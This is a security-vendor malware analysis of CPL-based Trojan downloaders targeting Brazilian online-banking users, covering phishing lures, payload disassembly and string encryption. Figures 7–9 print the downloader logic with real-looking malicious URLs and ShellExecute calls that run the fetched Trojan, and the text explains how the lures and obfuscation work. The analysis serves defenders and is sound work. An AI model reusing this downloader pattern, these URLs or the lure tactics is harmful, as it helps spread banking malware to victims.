CPL Malware in Brazil: Somewhere Between Banking Trojans and Malicious Emails

Matías Porolli - Malware Analyst
Pablo Ramos - Head of LATAM Research Lab

Contents

CPL Malware in Brazil: Somewhere Between Banking Trojans and Malicious Emails

Introduction

In different countries and regions around the world, the malware detections trends vary depending on the particular habits of the users or the region. In the Latin American region, ESET Latin America's Research Lab noticed one country differs from the rest in LATAM in terms of detections. That country is Brazil, which has not only the largest population in the region but also speaks a different language, Portuguese.

When discussing the threats detected in Brazil, a special reference is usually made to the malware families known as ***Win32/TrojanDownloader.Banload*** and ***Win32/Spy.Banker***. The fact that banking Trojans are the most frequently detected threats in Brazil is not surprising; however, we will tell you how cybercriminals in this country have used a special type of executable–CPL (Control Panel Application) files – to spread their threats, and we will discuss the evolution of this trend in the last few years.

First of all, we will define what a CPL file is, how it works and how cybercriminals use it. We will analyze the methods used to compromise a system and the purpose of the infection, providing details about their ability to obfuscate, to hide information and to hinder protection of virtual environments.

Next, we will review their propagation methods. We will provide examples of emails, institutions and names of the files employed to deceive the users by making use of Social Engineering techniques, so that the victims can be persuaded to download and execute diverse threats in their systems, making it possible for the attackers to compromise their information.

Finally, we will share with you the scope, statistics and impact of these attacks, detailing how, over the years, the use of CPL files by cybercriminals in Brazil has ceased to be a novel or an isolated event, and has become a trend in itself. Cybercriminals used the most diverse filenames to get the victims' attention: in particular, names related to Boletos Bancarios, a very popular payment method in Brazil.

Among the main reasons cybercriminals choose to use banking Trojans in Brazil – as opposed to the rest of Latin America – is that Brazilian users have one of the highest rates of adoption of online banking services. According to data from comScore, in 2013 Brazil was the third Latin American country to use online banking services (measured by percentage of unique visitors in banking sites)[1], but it also has the largest population in the region. Moreover, according to the data shared through social networks and different reports, more than half the users in Brazil made an online banking transaction during 2013[2], as reported by the Brazilian Federation of Banks FEBRABAN (Federação Brasileira de Bancos).

By the end of this article, you will understand the use of CPL files as a threat to Brazilian users and the propagation methodology chosen by the cybercriminals to this end.

Description of CPL Files

Every CPL file is a type of dynamic link library, or DLL. DLL files store program code that is ready to be used by other executables – it is said that the DLLs export functions that are then imported by any program in the system that calls them.

However, the DLLs cannot be executed by themselves. Indeed, when double-clicking a DLL file, the code will not be automatically loaded – it needs to be called by another program in order for its code to be run.

Here we need to mention an exception of CPL files, which makes them different from their DLL counterparts – double-clicking on a CPL file will trigger the automatic execution of the code contained in the file. But how is it possible when a CPL file is in fact a DLL file? The answer is that, technically speaking, the code in a CPL file does not have autorun behavior, but when double-clicking on it, `control.exe` starts to run, *i.e.* the Microsoft Windows Control Panel application, and *that* calls the CPL code.

For this mechanism to work properly, the CPL file must fulfil some requirements. The main prerequisite is that it contains an export known as ***CPlApplet***. At the same time, this routine must conform to a predefined prototype and structure[3].

Structure of the CPlApplet

For a DLL to be run automatically by the Control Panel, defining a routine called ***CPlApplet*** is not enough. The routine also needs to match the function prototype as seen in **Figure 1** (the programming language is independent of the mechanism: in this example, the language used is Delphi).

```
function CPlApplet(

        hwndCPl: Windows.THandle;
        uMsg: Windows.DWORD;
        lParam1, lParam2: System.Longint

) : System.Longint;
```

Figure 1 – CPlApplet prototype in Delphi

As can be seen, ***CPlApplet*** uses four parameters: ***hwndCPl*** is the identifier of the application's main window; ***uMsg*** specifies the message being sent to CPlApplet each time it is called; and both ***lParam1*** and ***lParam2*** are used to send message-specific information.

From all this, we should highlight the importance of messages for the mechanism of ***CPlApplet***. A message is a number that identifies an action to be performed at a particular time. Thus, communication between the Control Panel and the CPL is provided by means of successive calls to ***CPlApplet*** with different messages. The ***CPlApplet*** code must consider the various execution scenarios for each possible message. **Figure 2** shows an example of a basic implementation of ***CPlApplet*** to handle the messages[4][5].

```
function CPlApplet(hwndCPl: Windows.THandle; uMsg: Windows.DWORD; lParam1,
                   lParam2: System.Longint) : System.Longint; stdcall;
const
       nonZero := 1;
       nApplets := 1;
begin
       case uMsg of
              // Initialization. First call, after the CPL is loaded into memory
              CPL.CPL_INIT:
                     Result := nonZero;

              // Returns the number of applets contained in the CPL
              CPL.CPL_GETCOUNT:
                     Result := nApplets;
```

```
                // Returns info about the applet as specified in lParam1
                CPL.CPL_INQUIRE:
                        case lParam1 of
                                0:
                                        begin
                                                // Instructions to assign icon,
                                                // name of the applet and info to lParam2
                                                // ...
                                                Result := 0;
                                        end;
                        else
                        end;

                // Triggers the execution
                CPL.CPL_DBLCLK:
                        begin
                                // The main functionality of the CPL
                                // is executed here
                                // ...
                                Result := 0;
                        end;

                // It releases the resources required to execute an applet
                CPL.CPL_STOP:
                        Result := 0;

                // Last call, before the CPL is freed from memory
                CPL.CPL_EXIT:
                        Result := 0;
        end;
end;
```

Figure 2 – Structure and main messages of CPlApplet

Now we could ask ourselves, why are CPL files executed by the Control Panel? What is the role of the Control Panel? The answer has to do with the fact that most of the icons or options present in the Windows Control Panel include a physical file with a "`.cpl`" extension. Consequently, all the CPL files that fit the required structure and are placed within the "`%WINDIR%\System32`" folder will automatically appear in the Control Panel.

Nonetheless, it is worth mentioning that cybercriminals do not want their files to be noticed on the system. But this is not a problem, since the CPL files that are not registered in the Control Panel can also be executed. With all this information, we can now imagine why it is so attractive for cybercriminals to use CPL files. The ***CPlApplet*** routine is quite simple to implement, allowing the malicious code to be included in the corresponding section of the ***CPL_DBLCLK*** message.

Propagation Campaign

To persuade their victims to execute the malicious CPL files and become infected, cybercriminals send fake emails, which is their main means of propagating the malware. Therefore, they make use of social Engineering techniques to mislead users into believing that the CPL file attached to the message is a document containing useful information.

Even though the different emails used to propagate malware through CPL files are far-ranging in the topic used and the entities they pretend to come from, below we list the most used types of those bait messages:

- A document with a quotation, invoice or receipt.
- A document with information on a debt or a banking situation.
- Digital payment instruments used in Brazil, such as the Boleto Bancário or the Nota Fiscal Eletrônica.
- Files passed off as photographs, videos or other kinds of media files.

We can expect most of the propagated emails to include payment instruments to entice the potential victims to compromise their machines, since those are the cases where the banking Trojan is most likely to succeed. The emails with presumed media content are much less prevalent but have also been seen in some cases, so it is worth mentioning them. In **Appendix C**, you will

find several samples of the emails used for propagation.

However, we believe we should briefly explain the document mentioned under the second entry – the Boleto Bancário. This payment instrument, digitally issued and supported by a banking institution, contains a bar code and allows anyone to pay a receiving party, usually by printing the document and paying at one of the places specially authorized for that purpose. Likewise, the Brazilian electronic invoice called Nota Fiscal Eletrônica is another digital document that makes it easier to purchase goods from a supplier, and that relies on the digital signature of the issuer and the receiver and requires validation from a Brazilian public organization.

Life Cycle of an Attack

Figure 3 shows the general scheme of an attack using CPL files in Brazil. It all starts with the propagation of the malicious files spread with email messages. The emails contain attached files, or links via which to download files from compromised servers. In either of these two cases, the downloaded file has gradually changed as cybercriminals adapted their *modus operandi*: at first, the CPL file was attached or directly downloaded; then, the CPL was compressed in a ".ZIP" archive; and finally, the emails had an attached HTML file, which was made up of a single line of code with a "refresh" element that downloaded the ZIP file to the system – this last technique is detected by ESET as a variant of ***HTML/Refresh***. In any case, the success of the attack relies on the ability to persuade victims to execute the CPL files, by making them believe that they are actually documents or other types of legitimate files.

Once the CPL is run in the system, it downloads a banking Trojan from a server; the URL is included in the CPL, either as plain text or encrypted. When the Trojan is executed, it will first look for a way to make itself persistent in the infected system, and then it will start to gather banking data from the victim. If there are login credentials, screenshots or any other kind of banking information available, they will be sent to the cybercriminal.




Figure 3 – Life cycle of an attack using CPL files

Technical Analysis of Malicious CPL Files

Even though there are some differences among the many files we analyzed, in this section we will describe the general structure and the main actions performed by the **payload** of the most representative files. It is important to mention that almost all of the samples that make up our pool were written in Delphi, with the exception of those with custom-made packers, which were developed in languages such as Microsoft Visual C.

CPlApplet

This might not be new, but the structure of CPlApplet closely follows what we have described in the previous sections. The code is clearly structured in such a way that allows incoming messages to be managed through a big conditional switch construction. **Figure 4** shows a CPlApplet snippet.




Figure 4 – Reversing CPlApplet

If we pay attention to the small graphic in the upper right corner, we will get an overview of CPlApplet. In particular, we can see how the different cases of the conditional switch are next to each other, aligned at the bottom. We know that messages are specified by a number and, based on that number, the CPlApplet routine determines the code to execute. So, the previous figure shows the code that handles four of those messages.

Based on the above, we see that CPIApplet may receive multiple calls, according to the flow of messages we can find in the life cycle of a CPL in memory. This flow of messages is illustrated in **Figure 5** (the numbers shown there are the constants defined for each message).




Figure 5 – Flow of calls and messages sent to CPlApplet.

First, we see that the CPL Entry Point is in its *DllMain* routine, which performs generic initialization tasks. As is the case with DLL files, *DllMain* is executed in the CPL when the CPL is loaded into memory (after a call to *LoadLibrary* in *shell32.dll*), as well as before exiting memory[6]. We might ask ourselves, then, whether malicious code can be dropped into *DllMain*, an issue that will be discussed later in this paper.

Following initialization, the CPIApplet routine is called successively with the messages seen in the image, in order from top to bottom. Although we are not going to provide specific details about each one of the messages, we need to highlight **CPL_DBLCLK**, since that is the location of the main code to be executed – in our case, the place where we will find the **payload** of the malicious CPL files. If we take a look at **Figure 4**, we can see that the code that handles each message in fact is calling the same routine, which determines the actions to be taken. In the case of CPL_DBLCLK, this routine resolves and then calls the routine with the payload.

Malicious Payload

The efforts malware developers have put into the CPL files are concentrated in the code triggered by the CPL_DBLCLK message. Many of the analyzed files contain all of their malicious code in this part, making its analysis easier.

So what is the purpose of this malware? What actions does it perform and what information is it trying to steal? To answer these questions, we can say that a large percentage of the CPL files analyzed in our Lab (the figures are shown in the Statistics section) behave as **Trojan Downloaders**. These are malicious programs whose sole purpose is to download other malicious files onto an infected system and execute them.

The structure of the payload that prevails in most of the CPLs analyzed can be described as having the following parts:

- Initialization.
- Construction of URLs and file download.
- Execution of downloaded files.




Figure 6 – Malicious payload snippet with initializations

As the inset in **Figure 6** shows, the flow of the whole routine is fairly linear, and we can see the initialization actions in particular. First, a space allocated on the stack is initialized to zero – the different strings used by the CPL will then be stored there. Afterwards, the execution does not perform any action (it sleeps) for 30 seconds. At last, it recovers and stores the path to the "%APPDATA%" folder in the system. It is worth mentioning that not all the analyzed files carry out the same actions: some do not sleep for 30 seconds, others retrieve different system folders or perform some other actions; nonetheless, this is the general scheme that best fits most of the analyzed cases. **Figure 7** shows the next code snippet, where the URLs are defined (either encrypted or in plain text) and the files are downloaded.

```
lea     eax, [ebp+var_8]
push    eax
lea     edx, [ebp+var_C]
mov     eax, offset a004099b8154884 ; "004099B8154884AD"
call    decipher_str    ; "roaming"
mov     edx, [ebp+var_C]
xor     ecx, ecx
mov     eax, ds:dword_452D3C
call    sub_40CBEC
mov     edx, [ebp+var_8]
mov     eax, offset dword_452D3C
call    save_str
lea     edx, [ebp+var_10]
mov     eax, offset a5aac24d57296c9 ; "5AAC24D57296C9042F"
call    decipher_str    ; Desk.exe
mov     eax, [ebp+var_10]
push    eax
lea     edx, [ebp+var_14]
mov     eax, offset a32a82bdd7d8182 ; "32A82BDD7D8182F729953B2FA0349A3997B926A"...
call    decipher_str    ; http://www.advogadoscaxias.com.br/ ... /Clx_x_.png
mov     eax, [ebp+var_14]
xor     edx, edx
pop     ecx
call    download_URL
mov     eax, offset a32a82bdd7d8182 ; "32A82BDD7D8182F729953B2FA0349A3997B926A"...
lea     edx, [ebp+var_1C]
call    decipher_str
mov     eax, [ebp+var_1C]
lea     edx, [ebp+var_18]
call    sub_407F7C
mov     edx, [ebp+var_18]
mov     eax, offset dword_44EC9C
call    sub_404ABC
test    eax, eax
jle     short loc_44EAE6
```

Figure 7 – Payload snippet with encrypted strings

Our analysis shows that the payload always calls ***decipher_str*** after the appearance of each encrypted string. Then, based on these strings, the download URL is retrieved and the path where the downloaded file will be stored is created. In the example shown above, the file to be downloaded – which seems to be an image – is stored in "`%APPDATA%\Desk.exe`". The *download_URL* routine is commonplace, based on standard Windows API functions. As for the decryption routine used, we will describe it in detail in the next section.

It is worth noting that not all the analyzed CPL files use encrypted strings; in fact, many of them have strings in plain text. These CPL files do not make calls to *decipher_str* subroutine, as we can see in **Figure 8**.

```
lea     edx, [ebp+var_4]
call    sub_40D128
push    [ebp+var_4]
lea     eax, [ebp+var_18]
call    sub_469BE4
mov     eax, [ebp+var_18]
lea     edx, [ebp+var_14]
call    sub_469C7C
push    [ebp+var_14]
push    offset dword_469EC0
lea     eax, [ebp+var_8]
mov     edx, 3
call    sub_4047E0
lea     eax, [ebp+var_C]
mov     edx, offset aHttp186_202_17 ; "http://186.202.179.110/18-07-homer.exe"
call    sub_4044F8
mov     edx, [ebp+var_8]
mov     eax, [ebp+var_C]
call    download_URL
push    1               ; nShowCmd
push    offset Directory ; lpDirectory
push    offset Directory ; lpParameters
mov     eax, [ebp+var_8]
call    sub_404920
push    eax             ; lpFile
push    offset Operation ; "Open"
push    0               ; hwnd
call    ShellExecuteA
call    sub_469D3C
test    al, al
jnz     short loc_469E89

aHttp186_202_17 db 'http://186.202.179.110/18-07-homer.'
db 'exe',0
```

Figure 8 – Example of malicious CPL with strings in plain text

The last snippet of the malicious payload is the part responsible for executing the downloaded files through **ShellExecute**, as can be seen in **Figure 9**. Our analysis shows that the actions performed by these malicious CPLs are simple and effective. The CPL file does not persist in the system but downloads and runs other threats instead, and intends to go unnoticed. Thus, we will not find changes in the registry nor other indicators telling us that the malicious CPL is present in our system.

```
push    1               ; nShowCmd
push    0               ; lpDirectory
push    0               ; lpParameters
lea     edx, [ebp+var_24]
mov     eax, offset a5aac24d57296c9 ; "5AAC24D57296C9042F"
call    decipher_str    ; Desk.exe
mov     ecx, [ebp+var_24]
lea     eax, [ebp+var_20]
mov     edx, ds:dword_452D3C
call    prepend_char
mov     eax, [ebp+var_20]
call    sub_404978
push    eax             ; lpFile
push    offset Operation ; "open"
push    0               ; hwnd
call    ShellExecuteA
mov     eax, ds:off_450FE4
mov     eax, [eax]
call    sub_44CF70
```

Figure 9 – Execution of the downloaded threats

Many of the CPL files that we have analyzed are variants of the malware family Win32/TrojanDownloader.Banload[7]. These are Trojan Downloaders that install banking Trojans. Now, given the relevance of **online banking** in Brazil, we can understand why the downloaded threats are such.

String Encryption Algorithm

Most of the encrypted samples use a decryption method that is based on subtractions and **XOR** operations. The key used to decrypt the strings is hard-coded in the decryption routine itself. The syntax of the encrypted strings and key expressed in EBNF notation is shown below:

```
digit = "0" | "1" | "2" | "3" | "4" | "5" | "6" | "7" | "8" | "9" ;
hex_alpha = "A" | "B" | "C" | "D" | "E" | "F" ;
alpha = hex_alpha | "G" | "H" | "I" | "J" | "K" | "L" | "M" | "N" | "O" |
"P" | "Q" | "R" | "S" | "T" | "U" | "V" | "W" | "X" | "Y" | "Z" ;
hex_pair = (digit | hex_alpha), (digit | hex_alpha)
alphanum = digit | alpha

cipher_string = hex_pair, hex_pair, {hex_pair}
key = alphanum, {alphanum}
```

Or, as a regular expression:

```
cipher_string = [A-F0-9]{4}([A-F0-9]{2})*
key = [A-Z0-9]+
```

Therefore, we can see that the encrypted strings consist of at least two pairs of hexadecimal characters (in uppercase); anyway, there will always be an even number of characters. The key is composed of at least one alphanumeric character in uppercase. While we have seen a few cases of keys with other characters (such as the "@" or "!" symbols), we did not include it in the regular expression for simplicity.

Figure 10 shows an example of the decryption algorithm. In the first step the characters of the encrypted string are taken two at a time, while in the case of the key, they are taken singly. This is because those two characters in the encrypted string are taken as a two-digit hexadecimal number. Each character in turn in the key also gets its representation in ASCII code, in hexadecimal. Therefore, it is possible to perform a XOR operation between the two numbers.




Figure 10 – String decryption algorithm

You probably have noticed that Step 1 of the algorithm skips the first pair of characters in the encrypted string and starts with the second pair. In the second step the preceding pair of characters of the encrypted string is used, subtracting that number from the result obtained in the previous step. At this point, the result of the subtraction is taken as the representation of an ASCII character. In our example, the result is the ASCII code for the letter "h".

It is worth noting that, in the event that the subtraction operation result give a negative number (which happens if the minuend is less than the subtrahend), the value **0xFF** is added to the minuend before the subtraction is made. **Figure 11** illustrates how the process continues for the first 7 characters of the encrypted string.

